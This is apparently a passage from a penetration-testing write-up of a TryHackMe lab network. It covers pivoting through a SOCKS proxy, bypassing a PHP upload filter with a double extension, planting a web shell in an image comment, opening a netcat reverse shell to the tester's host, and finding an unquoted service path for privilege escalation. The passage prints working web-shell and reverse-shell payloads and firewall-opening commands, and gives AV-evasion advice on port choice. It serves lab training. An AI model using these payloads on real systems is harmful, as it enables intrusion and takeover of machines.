
Server: "Sure thing! Here you go Pentester!"

Pentester: "Thanks for the shell!"

Third Machine (.100)

Port Enumeration

After establishing persistence on the .150 host, the third and final machine is yet to be compromised (the .100 computer). The first thing we should do is enumerate the ports of the machine, just like we did with all the other compromised systems. Instead of trying to manually upload a port scanning script onto the box, we can use evil-winrm by utilizing the -s flag!




```
└──╼ $evil-winrm -i 10.200.111.150 -u Administrator -H 37db630168e5f82aaf[redacted] -s /opt/E
mpire/data/module_source/situational_awareness/network/

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Invoke-Portscan -TopPorts 100 -Hosts 10.200.111
.100


Hostname      : 10.200.111.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 110, 21...}
finishTime    : 3/30/2021 12:54:05 AM
```

We see that ports 80 and 3389 are open. These most likely correspond to HTTP and RDP respectively. Unfortunately, we cannot access this computer through the .200 proxy because it is only visible by .150.

Forward SOCKS Proxy


This means that we will need to create a proxy on the .150 machine. A tool called **chisel** comes in handy for this operation. To set up a forward SOCKS proxy on the .150 machine, we first need to follow a couple of steps:

1. The server must be told to disable the firewall on the port we want to use for the forward proxy (I will use port 30001):




```
*Evil-WinRM* PS C:\Users\Administrator\Documents> netsh advfirewall firewall add rule name="Chisel-0xd4y" dir=in action=allow protocol=tcp localport=30001
Ok.
```

2. The server should then be told to listen on port 30001 for inbound connections:




```
*Evil-WinRM* PS C:\Users\Administrator\Documents> .\0xd4y-chisel.exe server -p 30001 --socks5
```

3. Next, on the attacking box we want to connect to the listening port, and forward all data to a proxy sitting on 30002:



```
┌─[x]─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $chisel client 10.200.111.150:30001 30002:socks
2021/03/30 01:37:47 client: Connecting to ws://10.200.111.150:30001
2021/03/30 01:37:47 client: tun: proxy#127.0.0.1:30002=>socks: Listening
2021/03/30 01:37:48 client: Connected (Latency 148.562638ms)
```

4. We then configure the web browser extension FoxyProxy to connect to this proxy:



Title or Description (optional): Thomas

Color: #282dcc


Send DNS through SOCKS5 proxy: Off

Proxy Type: SOCKS5

Proxy IP ad: 127.0.0.1

Port ★: 30002

5. Finally, we can visit the website sitting on **.100**:


10.200.111.100

Hi, I'm Thomas Wreath
Developer and Sysadmin

What I am all about.

I am a sysadmin and developer with a
software dev. I have a track record for
recently in my freelance work, and pre
UK.

Please find my CV below.
I look forward to hearing from you!

Expertise

Full-Stack Web Development


10 years on-and-off experience as a fu
developer, specialising in CentOS LAM
installations. Preference for PHP devel
with extensive knowledge of full-stack
in Python, Node.js and Golang.

Software Development

Started developing simple programs a
maintained the skill as a hobby until l
formally at university, resulting in 25 y
software development experience. Se

Examining the Web Server


Along with FoxyProxy, Wappalyzer is also a very useful browser extension which displays useful information about how a website is built. Running this extension on Thomas's personal website, we see the following:



Font scripts	**Operating systems**
Font Awesome	Windows Server
Google Font API	
Web servers	**Web server extensions**
Apache 2.4.46	OpenSSL 1.1.1g
Programming languages	**JavaScript libraries**
PHP 7.4.11	jQuery 2.1.4
	UI frameworks
	Bootstrap 3.3.6


Analysing the Website's Code

This website looks identical to the one on the **.200** host. Thomas told us that he is "serving a website that's pushed to my git server". The **.150** machine has a git server and this is most likely what he was referring to, so I downloaded the source code of his website.



```
*Evil-WinRM* PS C:\GitStack\repositories> download Website.git
Downloading C:\GitStack\repositories\Website.git to Website.git
```

Using the extractor tool from GitTools[10], I iterated through the commits of the git repository. Unfortunately, this tool does not list the commits by date, but this can be done manually by looking at the parent of each commit:




```
└──╼ $separator="======================================="; for i in $(ls); do printf "\n\n$separator\n\033[4;1m$i\033[0m\n$(cat $i/commit-meta.txt)\n"; done; printf "\n\n$separator\n\n\n"


=======================================
0-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fced78
parent 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
author twreath <me@thomaswreath.thm> 1609614315 +0000
committer twreath <me@thomaswreath.thm> 1609614315 +0000

Updated the filter


=======================================
1-70dde80cc19ec76704567996738894828f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twreath <me@thomaswreath.thm> 1604849458 +0000
committer twreath <me@thomaswreath.thm> 1604849458 +0000

Static Website Commit


=======================================
2-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree 03f072e22c2f4b74480fcfb0eb31c8e624001b6e
parent 70dde80cc19ec76704567996738894828f4ee895
author twreath <me@thomaswreath.thm> 1608592351 +0000
committer twreath <me@thomaswreath.thm> 1608592351 +0000

Initial Commit for the back-end


=======================================
```

We see that the commit starting with 70dd does not have a parent, so this must be the oldest commit. The parent of 82df is 70dd, and the parent of 345a is 82df. This means that from youngest to oldest the commits are as follows:

1. 345a
2. 82df
3. 70dd


We can examine the code from the most recent commit. Seeing as Wappanalyzer identified Thomas's webpage as being run in PHP, it follows that there should likely be an **index.php** file.



```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath/Thomas-website/0-345a
└──╼ $find . |grep index.php
./resources/index.php
./resources/.index.php.swp
```


[10] https://github.com/internetwache/GitTools

Taking a look at the file, there seems to be an upload feature that redirects uploaded files to a directory called **uploads/**..




```
if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
    $target = "uploads/".basename($_FILES["file"]["name"]);
    $goodExts = ["jpg", "jpeg", "png", "gif"];
    if(file_exists($target)){
        header("location: ./?msg=Exists");
        die();
    }
```

The filter checks if a file is an image based on its size and if a file ends with a valid extension. We can see that the allowed extensions are **jpg, jpeg, png,** and **gif**, so I examined how the webpage identifies the extension:



```
$size = getimagesize($_FILES["file"]["tmp_name"]);
if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
    header("location: ./?msg=Fail");
    die();
}
```

The explode function splits a string into an array based on a specified parameter. In the code, it is set to split based on the period character and grabs the string at index one (note that this is the second element in the array, as the first element is at index zero). It then compares this string with one of the allowed extensions. The problem with this is that upon uploading a file called **reverse-shell.jpg.php**, the code will split the file as follows:
['reverse-shell','jpg','php']
Then, the string in the first index (jpg) will be compared. Thus, we have bypassed the first filter. The second filter (i.e. the image size check) can also be bypassed[11]. We can add a comment to an image with malicious php code, and if the server executes our image as php, then our malicious code will work as a web shell.




```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' 0xd4y-image.jpg
    1 image files updated
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $mv 0xd4y-image.jpg 0xd4y-image.jpg.php
```


A basic HTTP authentication is required to access the **/resources** directory, but we cracked Thomas's hash before, so it is likely that Thomas reused this password for authentication to his web server. We can guess that the username is Thomas, or other variations of his name, and we get into the upload page (it turns out that the username was indeed Thomas).

[11] https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/web-application/file-upload-bypass

Reverse Shell




I then uploaded the malicious image file (**0xd4y-image.jpg.php**):



File uploaded successfully!

Visiting the uploaded script on **resources/uploads/0xd4y-image.jpg.php** reveals that it got successfully uploaded. To test if the image successfully is getting executed as php, I gave the command of **whoami** to the parameter cmd.




```
10.200.111.100/resources/uploads/0xd4y-image.jpg.php?cmd=whoami

����JFIF��,

Warning: Use of undefined constant cmd - assumed 'cmd' (this will throw an Error in a future version of PHP) i
wreath-pc\thomas
```

And the php web shell works! The next step is to get a reverse shell. After identifying the target as a 64 bit machine by using **systeminfo**, I uploaded a 64bit netcat binary[12] and called it **0xd4y-nc.exe**. I then set up an HTTP server on my local box with python and downloaded the binary onto the system with curl. To get a reverse shell, I used a simple nc reverse shell payload:

powershell.exe%20C:\xampp\htdocs\resources\uploads\0xd4y-nc.exe%2010.50.112.6%20443%20-e%20cmd.exe

[12] https://github.com/int0x33/nc.exe/




```
┌─[0xd4y@Writeup]─[~/business/tryhackme/easy/other/wreath]
└──╼ $sudo nc -lvnp 443
[sudo] password for 0xd4y:
listening on [any] 443 ...
        connect to [10.50.112.6] from (UNKNOWN) [10.200.111.100] 50176
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
        whoami
wreath-pc\thomas
```

Note how I used port 443 for the reverse shell, as this port tends to be treated as unsuspicious by AV. In contrast, using port 1337 or port 9001 seems very suspicious (but in this case it works anyways).

Privilege Escalation to System

Searching for Misconfigurations

Enumerating the privileges of our compromised user, we don't see anything too out of the ordinary.



```
User Name        SID
================ ============================================
wreath-pc\thomas S-1-5-21-3963238053-2357614183-4023578609-1000


GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==============
Everyone                             Well-known group S-1-1-0      Mandatory group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group
NT AUTHORITY\Local account           Well-known group S-1-5-113    Mandatory group
LOCAL                                Well-known group S-1-2-0      Mandatory group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group
Mandatory Label\High Mandatory Level Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```


However, this user does have the **SeImpersonatePrivilege** which could potentially be vulnerable to exploits such as Juicy Potato[13] (*note that even though this is a 2019 Windows system rather than 2016, there have been some exploitations of this privilege in later versions*[14]).

I ignored this potential privilege escalation vector due to its greater complexity, and I enumerated the services for a potential vulnerability to an unquoted service path attack.

[13] https://github.com/ohpe/juicy-potato
[14] https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/

Unquoted Service Path Attack

It's likely that the default Windows paths will not be vulnerable to this sort of attack, so I focused on services that were not in **C:\Windows**.



```
System Explorer Service                                                         SystemExpl
orerHelpService            C:\Program Files (x86)\System Explorer\System Explorer\service
\SystemExplorerService64.exe  Auto
```

As it turned out, there was a service that contained an unquoted path called **SystemExplorerHelpService**.

How an Unquoted Service Path Attack Works

Due to there not being quotes around the path to this service, Windows does not know where to execute the desired binary. Seeing as the path for this vulnerable service is **C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe**, Windows will check for a binary in the following order[15]:


1. C:\Program.exe
2. C:\Program Files (x86)\System.exe
3. C:\Program Files (x86)\System Explorer\System.exe
4. C:\Program Files (x86)\System Explorer\System Explorer\service.exe
5. C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe

It is highly unlikely that the compromised user has write access to **C:\Program Files(x86)**, but it is probable that the user can write to **C:\Program Files(x86)\System Explorer**. Therefore, we can create a malicious binary called System.exe in the appropriate path, and it will get executed.

Creating a Malicious Binary


Checking to see if this service is running as System revealed that it is!

[15] https://gracefulsecurity.com/privesc-unquoted-service-path/




```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\Sys
temExplorerService64.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

This seemed like a good vector for privilege escalation, however, I understood that I would be lucky if the compromised user had permissions to edit this service.




```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
         ;;S-1-15-2-2)
```

Seeing as we are part of the BUILTIN\Users group, we have FullControl to this service! The System Explorer executable can therefore be replaced by whatever we would like. I created a program in C# called **malicious.cs** that returns a reverse shell.



